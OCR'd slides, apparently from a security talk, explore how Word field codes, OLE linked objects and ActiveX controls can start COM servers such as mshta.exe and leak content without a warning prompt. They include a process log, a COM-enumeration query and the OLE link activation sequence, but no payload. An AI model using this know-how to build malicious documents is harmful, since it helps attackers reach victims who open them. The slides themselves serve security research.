
- Could that actually work?!?!?



3:55:2...	WINWORD.EXE	2240	Process Create	C:\Windows\SysWOW64\mshta.exe
3:55:2...	mshta.exe	11468	Process Start	
3:55:2...	mshta.exe	11468	Thread Create	
3:55:2...	WINWORD.EXE	2240	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe
3:55:2...	WINWORD.EXE	2240	RegQueryKey	HKLM\SOFTWARE\Microsoft\Office\ClickToRun
3:55:2...	WINWORD.EXE	2240	RegOpenKey	HKLM\SOFTWARE\Microsoft\Office\ClickToRun\Registry\MACHINE\System\CurrentControlSet\Control\Session Manager\AppCertDlls
3:55:2...	WINWORD.EXE	2240	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls
3:55:2...	WINWORD.EXE	2240	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls

Field codes – Expand

- No…
- Mshta.exe is running as a COM server and input needs to be passed via COM interfaces
- The COM server was initialized but the linked object was not *activated*




Field codes – Are we having fun yet?

- What is “-Embedding”
  - The */Embedding* or *–Embedding* flag indicates the process has been started on behalf of a container of an embedded or linked OLE object.
  - This process is not meant to be interacted with via a user interface
  - It is a *“object container application”*

OLE Detour

OLE Rundown – COM

- COM is a “binary-interface” standard
- “Componentize” software
- Language independent
- Each COM component gets registered with a Class ID UUID
  - HKCR\Clsid
  - ProgId
- All COM components implement IUnknown
  - HKCR\Interface
- Dynamically lookup if a COM class implements an interface




OLE Rundown

- Object Linking and Embedding

- It is a technology built on COM – 1990
  - Any COM class that implements IOleObject.
- Textbook use case: Paste an excel spreadsheet in an office document
- It provides a means for “OLE Objects” to interact with “Ole Containers”
- Drag and drop / Clipboard
- There are many OLE interfaces, and several will need to be implemented for any given OLE component.
- This is a Word document in a PowerPoint presentation.


OLE Rundown - Terminology

- OLE has *containers applications*, *compound documents*, *objects,* and *object applications*
  - WordPad is the *container application*
  - The WordPad document is the *compound document*
  - The drawing is the *object*.
    - Objects can be ***linked*** or ***embedded***
  - Scribble is the *object application*



OLE Rundown – OLE Compound File Binary Format

- “Compound File”
- It’s a filesystem in a file
  - Storage container – Directory
  - Stream – File
- Each root directory has a Class ID associated with it, so that the OLE container knows which application should handle it.



OLE Rundown – Linking vs Embedding

- Linking
  - Stores a path to the original data.
  - Never activated in-place
- Embedding
  - Original data is stored with compound document.

OLE Rundown – InProcServer, InProcHandler, and LocalServer

Initializing an embedded object will attempt to initialize components in this order:

- InProcServer
  - The COM object is responsible for implementing all functionality
- InProcHandler
  - If InProcServer failed.
  - Custom hander – Most COM classes set it to default handler.
- If InProcServer isn't specified, a LocalServer may be initialized in the running state.
  - If there's anything the local cache can't fulfill, a process must be created.


OLE Detour


Feature	OLE Server	Object (Out-of-process)	Object (In-process)
Required behaviors	IClassFactory	IOleObject IDataObject IPersistStorage	IOleObject IDataObject IPersistStorage IViewObject2 IOleCache2
Message filtering	IMessageFilter		
Linking	IOleItemContainer IPersistFile		IOleLink IExternalConnection
In-place activation		IOleInPlaceObject IOleInPlaceActiveObject	IOleInPlaceObject IOleInPlaceActiveObject
Drag and drop	IDropSource IDropTarget IDataObject		

https://docs.microsoft.com/en-us/windows/win32/com/compound-document-interfaces

OLE Detour

- How do I know what COM classes support these interfaces?
- OleView





OLE Detour


- *OLEView* is good for browsing implemented OLE classes.
- I want to query *ALL* classes that support IOleObject, IDataObject, and IPersistFile.
- I couldn’t find any tools to do this, so I wrote one.

OLE Detour – COM Mapper

- COM Mapper attempts to initialize every class in HKLM\Software\Classes\CLSID and then call QueryInterface for every interface registered in HKLM\Software\Classes\Interface
- It saves these relationships in a neo4j graph
- Provides query functionality
  - “I want to see all the interfaces that CLSID X implements”
  - “ want to see all classes that implement an interface Y”
  - “Give me all classes with a progId”

OLE Detour – COM Mapper

```
1 MATCH (c:ComClass) - [:implements] → (i:ComInterface {iid:"{00000112-0000-0000-C000-000000000046}"})
2 MATCH (c:ComClass) - [:implements] → (i2:ComInterface {iid: "{0000010A-0000-0000-C000-000000000046}"})
3 MATCH (c:ComClass) - [:implements] → (i3:ComInterface {iid: "{0000010E-0000-0000-C000-000000000046}"})
4 RETURN c, i, i2, i3
```



"c"
{"clsid":"{FDEA20DB-AC7A-42f8-90EE-82208B9B4FC0}","className":"Microsoft Forms 2.0 TabStrip"}
{"clsid":"{FB453AD8-2EF4-44D3-98A8-8C6474E63CE4}","className":"Microsoft Forms 2.0 HTML Hidden"}
{"clsid":"{F8CF7A98-2C45-4c8d-9151-2D716989DDAB}","className":"Microsoft Visio Document"}
{"clsid":"{F4754C9B-64F5-4B40-8AF4-679732AC0607}","className":"Microsoft Word Document"}
{"clsid":"{F20DA720-C02F-11CE-927B-0800095AE340}","className":"Package"}
{"clsid":"{F14E8B03-D080-4D3A-AEBA-355E77B20F3D}","className":"Microsoft Forms 2.0 HTML SELECT"}
{"clsid":"{F0291081-E87C-4E07-97DA-A0A03761E586}","className":"Drawing"}
{"clsid":"{EE4DA6A4-8C52-4a63-BBB8-97C93D7E1B6C}","className":"APPLICATION__X_MS_WMD Moniker Class"}
{"clsid":"{EAE50EB0-4A62-11CE-BED6-00AA00611080}","className":"Microsoft Forms 2.0 TabStrip"}
{"clsid":"{EABCECDB-CC1C-4A6F-B4E3-7F888A5ADFC8}","className":"OpenDocument Spreadsheet"}
{"clsid":"{EAB22AC3-30C1-11CF-A7EB-0000C05BAE0B}","className":"Microsoft Web Browser Version 1"}

OLE Detour

Field codes – Explore - LINK

- Why didn’t htafile work?
  - Doesn’t implement the proper interfaces
    - IPersistFile
  - Explicitly blocked by COM Compatibility registry
    - COM Class blacklist
  - Implementation specifics
- What will work?
  - Link source
    - IOleObject
    - IDataObject
    - IPersistStorage <- not actually used in linking
    - IPersistFile
  - CoCreateInstance with CLSCTX_LOCAL_SERVER

Field codes – Explore - LINK

- Opening an OLE link
- CreateLinkToFile
- IMoniker::BindToObject
    - GetClassFile
        - Compound file
        - File extension
    - CoCreateInstance (CLSCTX_LOCAL_SERVER)
    - IPersistFile::Load <- Loaded but not activated
    - IPersistFile::QueryInterface(IID_IOleObject)
    - IOleObject::DoVerb() <- activation

Field codes – Summary


- Look into new ways to leak content without warning message
  - What kind of programmatic constructs can you build?
- We can create OLE Linked objects on opening of a document.
  - A link to an OLE compound file will initialize the class in the CLSID field.
- Even if a COM class isn't fully supported, can we get enough functionality to do something interesting?

ActiveX Controls


Back when everything was Xtreme!

ActiveX Controls – Common Usage

- What is it?
  - ActiveX is a subset of OLE
    - It's really just a rebrand of OLE 2.0
  - ActiveX technically only requires the implementation of IUnknown
  - Windows will present anything with the "Control" key in the CLSID registry as an ActiveX control
- In English
  - Forms, buttons, charts



ActiveX Controls – What does it look like?




```
Volume serial number is DA9E-BEDC
C:.
    [Content_Types].xml
    |
    +---docProps
    |       app.xml
    |       core.xml
    |
    +---word
    |   |   document.xml
    |   |   fontTable.xml
    |   |   settings.xml
    |   |   styles.xml
    |   |   webSettings.xml
    |   |
    |   +---activeX
    |   |   |   activeX1.bin
    |   |   |   activeX1.xml
    |   |   |
    |   |   \---_rels
    |   |           activeX1.xml.rels
    |   |
    |   +---media
    |   |       image1.wmf
    |   |
    |   +---theme
    |   |       theme1.xml
    |   |
    |   \---_rels
    |           document.xml.rels
    |
    \---_rels
            .rels
```


ActiveX Controls – What does it look like?

```
Volume serial number is DA9E-BEDC
C:.
    [Content_Types].xml
    |
    +---docProps
    |       app.xml
    |       core.xml
    |
    +---word
    |   |   document.xml
    |   |   fontTable.xml
    |   |   settings.xml
    |   |   styles.xml
    |   |   webSettings.xml
    |   |
    |   +---theme
    |   |       theme1.xml
    |   |
    |   \---_rels
    |           document.xml.rels
    |
    \---_rels
            .rels
```

```
Volume serial number is DA9E-BEDC
C:.
    [Content_Types].xml
    |
    +---docProps
    |       app.xml
    |       core.xml
    |
    +---word
    |   |   document.xml
    |   |   fontTable.xml
    |   |   settings.xml
    |   |   styles.xml
    |   |   webSettings.xml
    |   |
    |   +---activeX
    |   |   |   activeX1.bin
    |   |   |   activeX1.xml
    |   |   |
    |   |   \---_rels
    |   |           activeX1.xml.rels
    |   |
    |   +---media
    |   |       image1.wmf
    |   |
    |   +---theme
    |   |       theme1.xml
    |   |
    |   \---_rels
    |           document.xml.rels
    |
    \---_rels
            .rels
```

ActiveX Controls – What does it look like?

```
Volume serial number is DA9E-BEDC
C:.
    [Content_Types].xml

    docProps
        app.xml
        core.xml

    word
        document.xml
        fontTable.xml
        settings.xml
        styles.xml
        webSettings.xml

        activeX
            activeX1.bin
            activeX1.xml

            _rels
                activeX1.xml.rels

        media
            image1.wmf

        theme
            theme1.xml

        _rels
            document.xml.rels

    _rels
        .rels
```

